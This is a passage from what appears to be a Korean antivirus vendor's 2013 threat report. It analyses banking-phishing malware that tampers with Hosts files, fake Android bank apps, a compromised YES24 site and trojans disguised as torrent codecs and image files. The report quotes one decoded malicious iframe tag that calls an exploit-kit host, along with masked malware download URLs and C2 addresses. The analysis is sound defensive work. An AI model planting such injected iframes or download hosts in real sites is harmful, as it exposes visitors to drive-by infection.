과거 국내를 대상으로 제작된 정보 탈취형 악성코드는 주로 주말에 취약점을 통해서 유포/확산 됐지만, 모니터링 결과 주중에도 변형을 제작해 유포되고 있었다.

국내 인터넷 뱅킹 정보 탈취 악성코드는 Windows뿐만 아니라, Android 기반의 스마트폰 앱으로도 유포됐으며, 변종이 계속 발견되고 있다. 더욱이 구글 공식 마켓인 Play Store에도 등록돼 있어 그 영향이 적지 않을 것으로 보인다.

해킹된 웹사이트에 삽입된 악성 스크립트를 통해 유포되는, 즉 취약점을 통해 감염되는 흐름은 이전에 다루었으므로 생략한다. 취약점을 통해 PC에 다운로드 및 실행 되는 악성 파일은 아래와 같다.

- hxxp://121.***.**.229:280/goutou.exe

해당 파일이 실행되면 아래와 같은 명령으로 시스템의 Hosts 파일이 변조된다.

이후 PC 사용자는 인터넷 뱅킹을 위해 정상적인 방법으로 은행 사이트를 방문하지만, 실제로는 제작자에 의해 의도된 피싱 사이트에 접속하게 된다.




그림 1-24 | Hosts 파일 변조

사용자가 주의깊게 살펴보지 않으면 정상 사이트와 구분하기 어렵다.




그림 1-25 | 정상 사이트(왼쪽) / 피싱 사이트(오른쪽)

그림 1-26 | 피싱 사이트

그림 1-27 | 이름과 주민번호 입력을 요구하는 피싱 사이트

피싱 사이트에서 요구하는 [인증절차]를 확인해 보면 아래와 같다.

1. 위 페이지의 소스를 살펴보면 name_info1, 2, 3 사용자 이름과 주민번호를 인자 값으로 받아서 특정 서버에 전송할 것으로 추정된다.




그림 1-28 | 페이지 소스

2. 이름과 주민번호 정보를 수집한 후에는 보안카드 비밀번호와 같은 추가 정보를 수집하기 위한 페이지로 이동한다.

그림 1-29 | 추가 정보 수집 페이지

3. 실제 사용자에 의해 입력된 정보가 특정 서버로 전송되는 과정은 [그림 1-30]과 같다.




그림 1-30 | 사용자에 의해 입력된 정보가 전송되는 과정

이러한 Windows 기반의 악성코드가 Android 기반의 스마트폰에서도 발견됐다. [그림 1-31]의 페이지는 구글 마켓에 등록된 인터넷 뱅킹 정보 탈취형 악성 앱이다.

그림 1-31 | 구글 Play Store에 등록된 악성 앱

5개 은행의 이용자를 타깃으로 제작됐으며, 하루 간격으로 변종이 유포됐다. 1월 15일에는 'LEAD TEAM', 16일에는 'ZHANG MENG', 'waleriakowalczyk', 17일에는 'Kyle Desjardins' 의 제작자명으로 등록되어 유포됐다. 위 악성 앱 중에 하나를 살펴보자.

그림 1-32 | 설치 화면(좌) / 실행 화면(우)

그림 1-33 | 피싱 사이트 접속 유도 화면




그림 1-34 | 은행(피싱)사이트 접속 화면

위 화면에서 볼 수 있듯이 피싱 사이트는 사용자의 개인정보 및 인터넷 뱅킹 정보를 입력하도록 유도하고 있다.

해당 부분의 코드를 살펴보면 피싱 사이트로 접속을 유도하는 부분을 확인할 수 있다.

그림 1-35 | 피싱 사이트 접속 유도의 일부 코드

그림 1-36 | 인터넷 뱅킹 정보 탈취 사이트의 일부 코드

Windows 기반의 악성코드 감염을 최소화하기 위해선 보안패치를 항상 최신으로 유지하고, 안전성이 확인되지 않은 파일공유 사이트(P2P, 토렌트)는 이용하지 않는 것이 좋다.

Android 기반의 금융 관련 앱을 설치할 는 해당 금융사가 등록한 것인지, 제작자가 올바른지 등을 확인하는 습관이 필요하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Banki

Android-Trojan/Yaps

YES24(www.yes24.com) 홈페이지를 통한 악성코드 유포

2013년 1월 5일 국내 인터넷 서점 YES24 (www.yes24.com) 사이트에서 악성코드가 유포됐다. 해당 웹사이트의 특정 Java 스크립트 파일에는 iframe이 삽입되어 있으며, 이 악성코드는 Gongda Exploit Kit을 통해 유포된 것으로 확인됐다. 국내의 많은 사용자가 방문하는 웹사이트에서 반복적으로 악성코드가 유포되고 있다는 점에서 주의가 필요하다.

그림 1-37 | YES24 홈페이지

악성 스크립트가 삽입된 Java 스크립트 파일(wlo.js)은 다음과 같다.




그림 1-38 | 악성 스크립트가 삽입된 Java 스크립트 파일

wlo.js 스크립트 하단에는 [그림 1-39]의 인코딩된 형태의 코드가 존재한다.




그림 1-39 | wlo.js 스크립트에 삽입된 iframe 태그

위의 인코딩된 스크립트를 풀어보면 [그림 1-40]의 주소를 확인할 수 있다.

```
<iframesrc='http://jquery-***-googlecode.com/api/api.php' width='50' height='1' frameborder='0'></iframe>
```

그림 1-40 | 디코딩된 스크립트에 존재하는 URL

분석 당시에는 연결이 되지 않아 확인할 수 없었지만, 당시 접속 로그를 확인해 보면 위의 페이지로 연결된 이후 Gongda Exploit Kit을 통해 악성코드가 유포된 것으로 보인다.

다음은 AkVnQn8.jpg 파일을 디컴파일 프로그램으로 열어본 화면이다.




그림 1-41 | AkVnQn8.jpg 파일 정보

악성코드는 'www.short***.com' 사이트에서 x2.exe 파일을 다운로드해서 실행된다. 해당 악성코드(x2.exe)는 V3, 알약과 같은 백신 프로그램이 실행되는 것을 방해하고 게임 계정을 탈취하는 OnlineGameHack 악성코드다.




그림 1-42 | 파일 생성 정보

〈V3 제품군의 진단명〉

Dropper/Onlinegamehack22.Gen (V3, 2013.01.07.05)

Trojan/Win32.OnlineGameHack (V3, 2013.01.07.05)

Win-Trojan/Onlinegamehack.105984.O (V3, 2013.01.07.05)

Win-Trojan/Onlinegamehack.52736.ZI (V3, 2013.01.06.00)

https를 사용한 악성코드 유포

악성코드 제작자들의 악성코드 및 스크립트 배포 방법에 변화가 생겼다. 악성코드를 유포하는 웹사이트는 다양하지만, 이번에는 낚시 사이트를 이용하는 방법이 발견된 것이다.

그림 1-43 | 악성코드가 유포된 낚시 사이트

위의 사이트에서 악성코드가 유포될 당시 삽입된 스크립트는 [그림 1-44]와 같다.

그림 1-44 | 악성 스크립트

해당 악성 스크립트에서 연결하는 사이트는 키워드 툴바 업체다. 특이한 점은 악성코드 제작자가 해당 악성 스크립트를 배포하기 위해 http가 아닌 https를 사용했다는 점이다. https로 통신을 하면 암호화 통신을 하기 때문에 스크립트 파일을 추출할 수 없다. 물론 툴을 이용해 수동으로 파일을 추출할 수는 있다. 악성코드 제작자가 https 통신을 사용한 이유를 추측해보면 악성코드의 탐지를 조금이나마 우회하기 위한 것으로 보인다.

최종적으로 [그림 1-45]의 파일이 드롭되어 실행되며, 실행된 악성코드의 파일 정보를 살펴보면 아이콘 및 파일 정보 등이 V3와 알약으로 위장한 것을 확인할 수 있다.




그림 1-45 | PE 파일 정보

〈V3제품군의 진단명〉

Trojan/Win32.Jorik (2013.01.07.05)

호기심에 받은 파일에 담긴 악성코드

다수의 감염이 보고된 악성코드(Trojan/Win32.Urelas)의 상위 드롭퍼를 확인해 본 결과, [그림 1-46]과 같이 특정 자료의 폴더 내에서 수집된 내용이었다.

그림 1-46 | 악성파일 실행 경로

해당 파일은 파일공유 사이트의 다운로드 프로그램을 통해 다운로드된 것으로 이는 사용자가 원했던 자료에 함께 포함돼 있었던 것으로 보인다.

그림 1-47 | 파일 공유 사이트 일부 리스트

파일은 이미지와 관련된 JPG 확장자를 가지고 있지만 실제로는 윈도우 실행파일의 형태였다.




그림 1-48 | 파일 형태 확인

또한 MS의 파일 정보로 위장하고 있었다.




그림 1-49 | 파일 정보 확인

악성코드가 실행되면, 아래와 같은 파일이 생성된다.

그림 1-50 | 악성코드가 생성하는 파일

생성된 일부 파일(AyUp%X.tmp)이 실행되어 아래의 서버에 접속한 뒤 추가적인 악성 파일(Nate%X.exe)을 다운로드한다.

– 218.***.***.146:80

다운로드된 악성 파일은, 시스템을 재시작해도 실행될 수 있도록 레지스트리에 값을 등록한다.




그림 1-51 | 악성코드가 등록하는 레지스트리 값

시스템 재시작 시 시작프로그램에 등록된 Nate%X.exe 파일에 의해 또 다시 추가적인 악성 파일이 다운로드 및 실행된다.

– 103.***.***.164:11140

추가로 다운로드된 일부 악성파일은 아래와 같은 내용을 포함하고 있다. 이 악성파일은 도박성 온라인 게임 관련 프로세스를 모니터링하고, 관련 정보를 탈취하기 위한 기능을 포함하고 있을 것으로 보인다.

– Highlow2.exe, LASPOKER.exe, poker7.exe, Baduki.exe, HOOLA3.exe, DuelPoker.exe, FRN.exe

또한 MBR(Master Boot Record)을 감염시키는 Boot Virus 기능을 가진 악성코드 생성도 확인된다.




그림 1-52 | 감염된 MBR 정보

MBR이 감염된 경우 전용백신으로 진단 및 치료가 가능하다.

– 전용백신 다운로드 경로 :
http://asec001.v3webhard.com/vaccine/v3_plite.exe




그림 1-53 | MBR 전용 백신을 통한 치료

〈V3 제품군의 진단명〉

Win-Trojan/Urelas.47311 (2012.12.27.00)
Trojan/Win32.Urelas (2012.12.27.00)
Win-Trojan/Agent.309721 (2013.01.05.00)
Win-Trojan/Urelas.513536 (2013.01.05.00)
Win-Trojan/Urelas.659968.C (2013.01.05.00)

최신 영화 토렌트 파일을 이용한 악성코드 유포

많은 인터넷 사용자들은 최신 영화, 게임, 유틸리티 프로그램 등을 공유하거나 자신이 원하는 자료를 다운로드하기 위해 파일 공유사이트(P2P)나 토렌트(torrent) 프로그램을 이용한다. 최근 토렌트에서 공유된 영화파일에 코덱 파일을 위장한 악성코드가 발견돼 사용자들의 주의가 요구된다.

악성코드가 포함된 토렌트 파일은 지난해 개봉해 1000만 관객을 동원한 영화 '광해'(광해.The king.HDTV.720P.Royal.torrent)와 관련된 것으로 2012년 11월부터 약 10만 명의 사용자가 해당 게시물을 클릭한 것으로 확인됐다.

그림 1-54 | 토렌트 공유 사이트

다음은 토렌트를 이용해 공유된 파일을 다운로드받는 화면이다.




그림 1-55 | 공유 파일 다운로드

다운로드가 완료되면 [그림 1-56]과 같은 파일을 확인할 수 있다.




그림 1-56 | 다운로드된 파일

텍스트 파일에는 '소리 혹은 영상이 끊어지면 코덱파일(LOL codec1.2.exe)을 설치하라'는 내용의 글이 작성되어 있다.




그림 1-57 | 코덱파일 설치 유도

토렌트에서 다운로드된 동영상 파일(광해.The king.HDTV.720P.Royal.avi)은 avi확장자를 가지고 있지만, 실제로는 WinRAR SFX 실행 압축 파일이다.




그림 1-58 | 동영상 파일 정보

사용자가 LOL codec1.2.exe 파일을 실행하면 다음과 같은 악성코드(r.exe)가 시스템에 생성된다.




그림 1-59 | 파일 생성 정보

또한, 레지스트리에 [그림 1-60]과 같은 값을 추가해 윈도우 시작 시 자동으로 실행된다.




그림 1-60 | 레지스트리 등록 정보

해당 악성코드는 XtreamRAT류로 사용자의 개인정보를 전송하거나 사용자가 입력하는 키보드 값을 가로채 전송할 것으로 추정된다.




그림 1-61 | 악성코드의 문자열 정보

분석 당시 아래와 같은 서버(118.***.**.181:81)에 접근을 시도하지만 정상적으로 연결되지 않았다.




그림 1-62 | 네트워크 패킷 정보

위의 토렌트 파일은 구글 검색 결과 다수의 토렌트 사이트에서 배포되고 있는 것으로 확인됐다.




그림 1-63 | 구글 검색 정보

이처럼 토렌트 프로그램으로 배포되는 다양한 영화 파일 및 프로그램을 통해 광고성 프로그램 설치 및 악성코드의 감염으로 인한 정보 유출 등의 피해가 발생할 수 있다. 따라서 파일공유 및 토렌트 사이트에서 불법으로 공유하는 파일에 대해 사용자들은 각별한 주의를 기울일 필요가 있다.

〈V3 제품군의 진단명〉

Trojan/Win32.Injector (AhnLab, 2012.10.28.00)

스팸메일 발송 악성코드 주의!

악성코드에 감염되어 특정 링크가 포함된 스팸메일을 발송하는 악성코드가 발견됐다. 분석 당시 정확한 감염 경로는 확인되지 않았으나 확인 가능한 일부 정보로 보아 스팸메일 또는 특정 웹사이트를 통한 유포, 그리고 Java 및 PDF 등의 취약점을 통해 감염이 이루어진 것으로 보인다.

해당 악성코드는 과거부터 지속적으로 유포된 것으로 보이며, 수집된 드롭퍼를 살펴보면 [표 1-4]와 같이 최근까지도 감염 피해가 발생하고 있는 것으로 확인된다.

Date	File
2013-01-26	about[1].exe
2013-01-26	about[1].exe
2013-01-25	info[1].exe
2013-01-25	calc[1].exe
2013-01-25	wgsdgsdgdsgsd.exe
2013-01-25	wgsdgsdgdsgsd.exe
2013-01-25	wgsdgsdgdsgsd.exe
2013-01-25	info[1].exe
2013-01-24	info[1].exe
2013-01-24	info[1].exe
...	...

표 1-4 | 최근 유포된 파일 정보

일부 드롭퍼를 통해 감염될 경우 특정 URL로 접속해 추가적인 악성코드 파일을 다운로드한다.

- '4387a7b5506e0663.doc*********emala.com'
- '704bf4490382558f.2xc*****dry.com'

드롭퍼에 의해 다운로드된 악성코드는 아래와 같이 생성 및 실행된다.

- '%TEMP%₩₩{문자열}₩20130120153418.exe'

그리고 아래와 같이 주요 파일을 생성하며, 자신의 복사본을 생성한 뒤 레지스트리에 등록해 시스템 재시작 시에도 실행되도록 한다.

- %systemroot%₩system32₩ohyhdueranf.exe (복사본)
- %temp%₩cnsddr0343433F.tmp

생성된 {문자열}.tmp 파일에 의해서 스팸메일이 발송되며, 이에 다수의 SMTP 트래픽이 발생되게 한다.




그림 1-64 | SMTP 발생 패킷 캡처

감염된 악성코드에 의해 발송되는 일부 스팸메일을 확인해 보면 [그림 1-65]와 같이 특정 링크를 전달하는 내용이 확인된다.

그림 1-65 | 감염 시 발생되는 스팸메일

메일 내에 작성된 링크를 클릭하면 아래의 주소로 Redirection 된다.

- 'www.rldaily****.com/?dXbHDZUB3gj7nRiNhMYWgHjO8'

연결된 페이지에는 특정 다이어트 식품 관련 홍보를 위한 내용이 포함돼 있으며, 추가적인 악성코드 유포는 확인되지 않았다.




그림 1-66 | 스팸메일 내 링크 연결 페이지

다만 악성코드 유포에 언제든지 이용될 수 있으므로, 확인되지 않거나 불분명한 메일을 수신할 경우 주의가 필요하다. 또한 주요 응용프로그램을 항상 최신 버전으로 업데이트해 주위의 보안 위협으로부터 더욱 안전한 환경을 만들도록 해야한다.

1. 출처가 불분명하거나 의심이 가는 제목일 때는 메일을 열지 말고 삭제한다. 또는 발신자와 제목을 비교해 정상 메일이 아닐 확률이 높으면 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 않고 저장한 다음 보안 프로그램으로 검사한 후 실행한다.
4. 본문의 의심 가거나 확인되지 않은 링크는 클릭하지 않는다.
5. 포털 사이트 메일 계정을 이용할 경우 스팸메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Spamailer (2013.01.24.01)

Dropper/Win32.Daws (2013.01.24.01)

연말정산 시즌, 세금 관련 스팸메일 주의!

연초에는 근로자가 세금 환급을 통해 '제2의 보너스'를 챙길 수 있는 연말정산이 진행된다.

악성코드 제작자에게 이런 '연말정산'은 매력적인 키워드일 것이다. 악성코드 제작자가 연말정산 시즌을 악용하여 악성코드를 유포를 할 우려가 있어, 이에 사용자들의 주의를 환기하고자 최근 발견된 호주 국세청을 위장한 악성 스팸 메일을 살펴보기로 한다.




그림 1-67 | 세금 관련 악성 스펨메일 사례 1

그림 1-68 | 세금 관련 악성스팸 사례 2

해당 메일은 호주 국세청(Australian Taxation Office)에서 발송한 것으로 위장한 뒤 메일에 'Tax Report.zip' 파일을 첨부해 유포한 형태로, 메일 본문은 첨부된 파일을 참고하도록 유도하고 있다. 첨부된 파일은 압축을 해제하면 엑셀파일로 보이지만 실제로는 실행 가능한 exe 파일임을 확인할 수 있다.

